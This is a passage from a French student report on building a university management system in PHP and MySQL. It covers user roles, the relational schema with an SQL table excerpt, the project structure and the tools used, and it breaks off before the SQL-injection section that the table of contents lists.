

Filière : MS1 CDSI

RAPPORT DE SECURITE DES BASES DE DONNEES

PROJET À RENDRE

Système de gestion d'une université

Rédigé par :

- **MINTSA-MI OBAME Dimitri**

Encadreur pédagogique :

- **Mr RATLI**

Année universitaire : 2024 - 2025

TABLE DES MATIERES

TABLE DES MATIERES	2
INTRODUCTION	3
Partie 1 : Objectifs du projet	4
Partie 2 : Schéma relationnel de la base de données	5
1. Gestion des Utilisateurs	5
2. Gestion des Enseignements	6
3. Interaction Élève-Enseignant	7
Partie 3 : Architecture du système	9
1. Organisation du projet	9
2. Technologies utilisées.....	10
3. Fonctionnement du système	12
Partie 4 : Présentation des pages (vues)	18
1. Page de connexion	18
2. Mot de passe oublié	19
3. Page d'accueil (vue principale)	20
Partie 5 : Attaque du système (Injection SQL)	23
1. Détection des champs vulnérables	23
2. Exploration des bases de données	24
Partie 6 : Hébergement pour un test en ligne	28
1. Création d'un administrateur	28
2. Note importante	28
CONCLUSION	30

INTRODUCTION

À l'ère de la transformation numérique, la gestion des données est un enjeu majeur pour les établissements d'enseignement supérieur. La digitalisation des processus académiques offre de nombreux avantages en termes d'efficacité et d'accessibilité, mais elle expose également les systèmes à des menaces croissantes, notamment les attaques informatiques.

Dans ce contexte, notre projet vise à concevoir un système de gestion universitaire sécurisé, garantissant à la fois la fluidité des interactions entre les utilisateurs (administrateurs, enseignants, secrétaires et étudiants) et la protection des données sensibles contre les vulnérabilités telles que les injections SQL.

Ce rapport détaille les différentes étapes de la conception et du développement du système, en mettant un accent particulier sur la sécurité de la base de données. Nous présenterons d'abord les objectifs du projet et son modèle relationnel, avant d'explorer l'architecture du système et les technologies utilisées. Enfin, nous analyserons les mesures de sécurité mises en place et les éventuelles failles détectées au cours du développement.

Partie 1 : Objectifs du projet

L'objectif ici est de concevoir un modèle de système simplifié permettant la gestion administrative des cours au sein de l'université. Ce système devra définir clairement les différents rôles ainsi que leurs responsabilités respectives :

a) Administrateur

Cet utilisateur, ayant le rôle **admin**, sera chargé de la gestion de la base de données, incluant la mise en place des rôles et des mesures de sécurité contre les failles et attaques. Il sera également responsable de la création de l'utilisateur secrétaire.

b) Secrétaire

Devra avoir le rôle **secrétaire** et créer les cours, enseignants, groupes et séances.

c) Enseignant

Les enseignants comme les secrétaires pourront créer des séances et auront pour rôle **enseignant**. Cependant, l'enseignant pourra aussi créer des exercices (TP/TD) par rapport à une séance, déposer les notes par rapport à ces exercices, réponses aux questions des élèves et enfin déposer les notes d'examen.

d) Elève

Un élève a pour rôle **eleve** et devra rendre les exercices créés par les enseignants, poser des questions par rapport à une séance, visualiser ses notes (TD, TP et Examen) et l'emploi du temps.

Remarques :

Tous les utilisateurs pourront :

- Visualiser l'emploi du temps
- Se connecter pour accéder au système
- Changer leur mot de passe
- Accéder à leur profil utilisateur (voir leurs informations personnelles)

Partie 2 : Schéma relationnel de la base de données

Le schéma relationnel présenté ci-dessus définit l'organisation et les relations entre les différentes entités de la base de données *université*. Il repose sur une structure relationnelle bien définie pour assurer une gestion efficace des utilisateurs (élèves, enseignants, secrétaires, administrateurs), des cours, des séances, des exercices et des notes.

1. Gestion des Utilisateurs

a) Table UTILISATEUR

La table UTILISATEUR centralise tous les comptes utilisateurs et distingue leur rôle (enseignant, élève, secrétaire, administrateur).

- Chaque utilisateur a un `id_utilisateur` unique, un `email_utilisateur` (assuré unique grâce à une contrainte UNIQUE), et un `mot_de_passe`.
- La date d'inscription est enregistrée par défaut grâce à `CURRENT_TIMESTAMP`.
- Plusieurs index sont créés pour optimiser les recherches sur `email_utilisateur`, `role` et `date_inscription`.

b) Tables ADMIN, SECRETAIRE, ENSEIGNANT et ELEVE

Ces tables détaillent les informations propres à chaque type d'utilisateur :

- Chaque utilisateur a un `id` unique et une clé étrangère (`id_admin`, `id_secretaire`, `id_enseignant`, `id_eleve`) qui référence `UTILISATEUR(id_utilisateur)`.
- Lorsqu'un utilisateur est supprimé, la suppression en cascade (`ON DELETE CASCADE`) permet d'éliminer automatiquement ses entrées associées dans ces tables.

- Chaque table dispose d'index sur les noms et prénoms pour optimiser les recherches.

c) Table GROUPE

Les élèves peuvent être regroupés par spécialité grâce à la table GROUPE.

- Elle contient id_groupe (clé primaire), nom_groupe (unique) et specialite_groupe.
- Un index sur specialite_groupe accélère la recherche des groupes selon leur spécialité.
- ELEVE est reliée à GROUPE via id_groupe, avec une règle ON DELETE SET NULL pour conserver l'élève même si son groupe est supprimé.

2. Gestion des Enseignements

a) Table COURS

- Décrit les cours enseignés (id_cours, nom_cours, volume_horaire, annee_cours, semestre).
- Associé à un enseignant (id_enseignant avec contrainte FOREIGN KEY).
- Indexés sur nom_cours, annee_cours, semestre et id_enseignant pour optimiser les recherches.

b) Table SEANCE

- Représente une séance de cours, avec des informations détaillées sur la date (date_seance), les horaires (debut_seance, fin_seance), le type (CM, TD, TP), et la salle.
- Reliée aux COURS (id_cours) et aux ENSEIGNANT (id_enseignant).

- Index sur la date, le type de séance et la salle pour optimiser les recherches.

3. Interaction Élève-Enseignant

a) Table QUESTION

- Permet aux élèves de poser des questions en lien avec une SEANCE.
- L'élève (id_eleve) est lié à une séance (id_seance), avec suppression en cascade (ON DELETE CASCADE).
- Indexés sur date_question, id_eleve, id_seance.

b) Table EXERCICE

- Contient les exercices liés aux séances (id_seance) et aux enseignants (id_enseignant).
- Enregistre les fichiers des exercices, les commentaires éventuels et la date de création.
- Index sur id_seance, id_enseignant, type_exercice et date_exercice.

c) Table DEPO_EXERCICE

- Les élèves déposent leurs exercices en indiquant l'exercice concerné (id_exercice).
- Enregistre les fichiers et les commentaires éventuels.
- Index sur id_exercice, id_eleve, date_depo.

d) Table NOTE

- Associe une note (points) à un dépôt d'exercice (id_depo) d'un élève (id_eleve).
- points est contraint entre 0 et 20 pour assurer la validité des notes.
- Index sur date_note et id_eleve.

```
54
55  -- Table ELEVE
56  CREATE TABLE ELEVE (
57    id INT AUTO_INCREMENT PRIMARY KEY,
58    id_eleve INT NOT NULL,
59    nom_eleve VARCHAR(50) NOT NULL,
60    prenom_eleve VARCHAR(30) NOT NULL,
61    date_naissance DATE NOT NULL,
62    sexe ENUM('masculin', 'feminin') NOT NULL,
63    id_groupe INT NULL,
64    FOREIGN KEY (id_groupe) REFERENCES GROUPE(id_groupe) ON DELETE SET NULL,
65    FOREIGN KEY (id_eleve) REFERENCES UTILISATEUR(id_utilisateur) ON DELETE CASCADE
66  );
67  -- Index pour optimiser la recherche par nom
68  CREATE INDEX idx_eleve_nom ON ELEVE(nom_eleve, prenom_eleve);
69  -- Index pour optimiser les requêtes par groupe
70  CREATE INDEX idx_eleve_groupe ON ELEVE(id_groupe);
71  -- Index pour optimiser les requêtes par date de naissance
72  CREATE INDEX idx_eleve_date_naissance ON ELEVE(date_naissance);
73
74  -- Table ENSEIGNANT
75  CREATE TABLE ENSEIGNANT (
76    id INT AUTO_INCREMENT PRIMARY KEY,
77    id_enseignant INT NOT NULL,
78    nom_enseignant VARCHAR(50) NOT NULL,
79    prenom_enseignant VARCHAR(30) NOT NULL,
80    specialite VARCHAR(30) NOT NULL,
81    fonction_enseignant ENUM('Vacataire', 'ATER', 'MdC', 'Professeur') NOT NULL,
82    FOREIGN KEY (id_enseignant) REFERENCES UTILISATEUR(id_utilisateur) ON DELETE CASCADE
83  );
```

figure 1 : Extrait du schéma relationnel de la base de données

Partie 3 : Architecture du système

Nous aborderons la structure des fichiers et des dossiers du système, les technologies utilisées ainsi que les interactions entre les différents composants. Cette présentation permettra de mieux comprendre l'organisation du projet et la manière dont les éléments sont structurés pour assurer un développement clair et efficace.

1. Organisation du projet

Le système étant développé en PHP, tout a donc été imaginé et codé en dur (dossiers, fichiers). Les principaux dossiers et fichiers sont les suivants :

- **action (dossier)** : ici on traite la majorité des opérations à apporter à la base de données notamment la création et la mise à jour.
- **vendor (dossier)** : un mécanisme de modification de mot de passe en cas d'oubli étant mis en place, le dossier vendor a donc été crucial car contient les dépenses nécessaires (la librairie PHPMailer) pour l'envoi de mail contenant un code de confirmation afin de s'assurer que c'est bien l'utilisateur possédant l'email en question qui est bien à l'origine.
- **fichier_depo, fichier_exercice (dossiers)** : *fichier_depo* correspond au dossier où les exercices déposés par les élèves seront stockés tandis que *fichier_exercice* correspond aux exercices créés par le professeur.
- **db.php (fichier)** : il permet d'établir une connexion avec la base de données via *pdo* pour garantir la sécurité contre les injections.
- **index.php (fichier)** : ce fichier est crucial et c'est le point d'entrée du système (la page d'accueil après connexion de l'utilisateur). C'est dans cette vue qu'il y a la majorité des fonctionnalités du système de gestion de l'université (création de séance, élève, cours et bien d'autres).

Remarque : Il y a plusieurs autres dossiers et fichiers qui seront vus lors de la présentation de l'interface du système (les différentes vues).




figure 2 : Organisation du système

2. Technologies utilisées

Pour réaliser ce projet, les outils et langages utilisés sont entre autres :

- ✓ **PHP** : utilisé pour la logique backend (métier). Il a joué un grand rôle pour garantir un système totalement sécurisé. À la connexion de chaque utilisateur, il a permis de récupérer le rôle et l'identifiant spécifique et via les variables de session, on les a gardés tout au long de l'activité de l'utilisateur sur la plateforme.
- ✓ **JS** : ce langage a permis d'avoir un frontend dynamique avec des fonctionnalités asynchrones (pas besoin de charger la page après une action).
- ✓ **HTML/CSS** : pour développer les vues dont les différents composants (avec HTML) et leur décoration (avec CSS).
- ✓ **SQL** : utilisé pour les opérations CRUD sur notre base de données.

- ✓ **MAMP** : PHP étant un langage serveur (seul le serveur comprend PHP), il a donc fallu préparer l'environnement de travail en faisant en sorte que PHP s'exécute en localhost sur notre machine. MAMP est un outil logiciel qui contient en effet Apache (serveur web) et MySQL (serveur de base de données) garantissant ainsi l'exécution de PHP en local.




figure 3 : MAMP

- ✓ **PhpMyAdmin** : cet outil intégré dans le serveur de base de données MySQL, a permis de créer et gérer la base de données et les différentes tables.




figure 4 : Base de données sur PhpMyAdmin

✓ **Vs Code** : utilisé pour le codage, l'exécution du projet

3. Fonctionnement du système

Dans cette partie, des diagrammes UML ont été réalisés pour voir les cas d'utilisations et l'interaction d'un utilisateur avec le système, ainsi que les différentes entités existantes et leur relation.

a. Diagramme de cas d'utilisation d'un élève




figure 5 : Diagramme de cas d'utilisation d'un élève

b. Diagramme de cas d'utilisation d'un secrétaire




figure 6 : Diagramme de cas d'utilisation d'un secrétaire

c. Diagramme de cas d'utilisation d'un enseignant




figure 7 : Diagramme de cas d'utilisation d'un enseignant

d. Diagramme de cas d'utilisation d'un administrateur

